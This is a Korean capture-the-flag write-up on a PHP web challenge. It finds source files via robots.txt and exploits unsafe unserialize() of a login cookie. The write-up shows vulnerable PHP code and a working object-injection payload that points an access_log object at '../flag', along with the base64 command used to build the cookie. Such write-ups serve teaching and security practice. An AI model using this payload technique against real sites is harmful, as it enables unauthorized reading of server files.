



웹 서버에 접속하면 로그인 창이 뜬다. 쿠키 그리고 요청과 응답 elements들을 살펴봤지만 별 특이사항이 없었다. 그래서 sqli를 시도해보았고, 별 이상 증상이 없었다.



추가 정보를 얻기 위해 robots.txt 에 접속을 했고 admin.phps 가 존재하는걸 볼 수 있었다. 해당 소스를 보기 위해 접속했지만 권한이 없어 접속하지는 못했다.

그럼 아까 초기 화면인 index.phps도 있을 것 같아. index.phps에 접속을 시도해 봤더니 소스가 떴다. user id와 password를 입력하고, 새로운 권한으로 값을 만들어 직렬화를 시켜 base64 로 인코딩시킨다.

그리고 authentication.php로 요청을 하는데, 해당 소스를 살펴본다.

```php
<?php

class access_log
{
        public $log_file;

        function __construct($lf) {
                $this->log_file = $lf;
        }

        function __toString() {
                return $this->read_log();
        }

        function append_to_log($data) {
                file_put_contents($this->log_file, $data, FILE_APPEND);
        }

        function read_log() {
                return file_get_contents($this->log_file);
        }
}

require_once("cookie.php");
if(isset($perm) && $perm->is_admin()){
        $msg = "Welcome admin";
        $log = new access_log("access.log");
        $log->append_to_log("Logged in at ".date("Y-m-d")."₩n");
} else {
        $msg = "Welcome guest";
}
?>
```

authentication.phps의 주요 코드는 admin인지 권한을 확인하고, access_log를 읽고, 로그 추가 등 다양한 기능을 수행할 수 있다.

그럼 cookie.phps를 살펴본다.

```
}

if(isset($_COOKIE["login"])){
        try{
                $perm = unserialize(base64_decode(urldecode($_COOKIE["login"])));
                $g = $perm->is_guest();
                $a = $perm->is_admin();
        }
        catch(Error $e){
                die("Deserialization error. ".$perm);
        }
}

?>
```

login키에 있는 값을 받아 역직렬화를 시도해 권한을 확인한다. 그럼 login 키 값을 조작해 admin 권한을 얻을 수 있을 것 같다. 해당 공격을 PHP Object Injection이라 한다.

그럼 아까 access_log 객체를 통해 내용을 읽을 수 있는 기능이 있는데 해당 객체를 통해 flag를 읽을 수 있을 것이다.

문제 힌트에서 flag 경로는 ../flag에 있다고 한다.


이 점을 고려해 payload를 구성한다.

O:10:"access_log":1:{s:8:"log_file";s:7:"../flag";}

이렇게 구성할 수 있다.

```
root@hkh:~# echo 'O:10:"access_log":1:{s:8:"log_file";s:7:"../flag";}' | base64
TzoxMDoiYWNjZXNzX2xvZyI6MTp7czo4OiJsb2dfZmlsZSI7czo3OiIuLi9mbGFnIjt9
```

해당 값을 base64 인코딩 시킨다.



그리고 쿠카값을 설정해 authentication.php에 요청을 보내면 FLAG를 준다.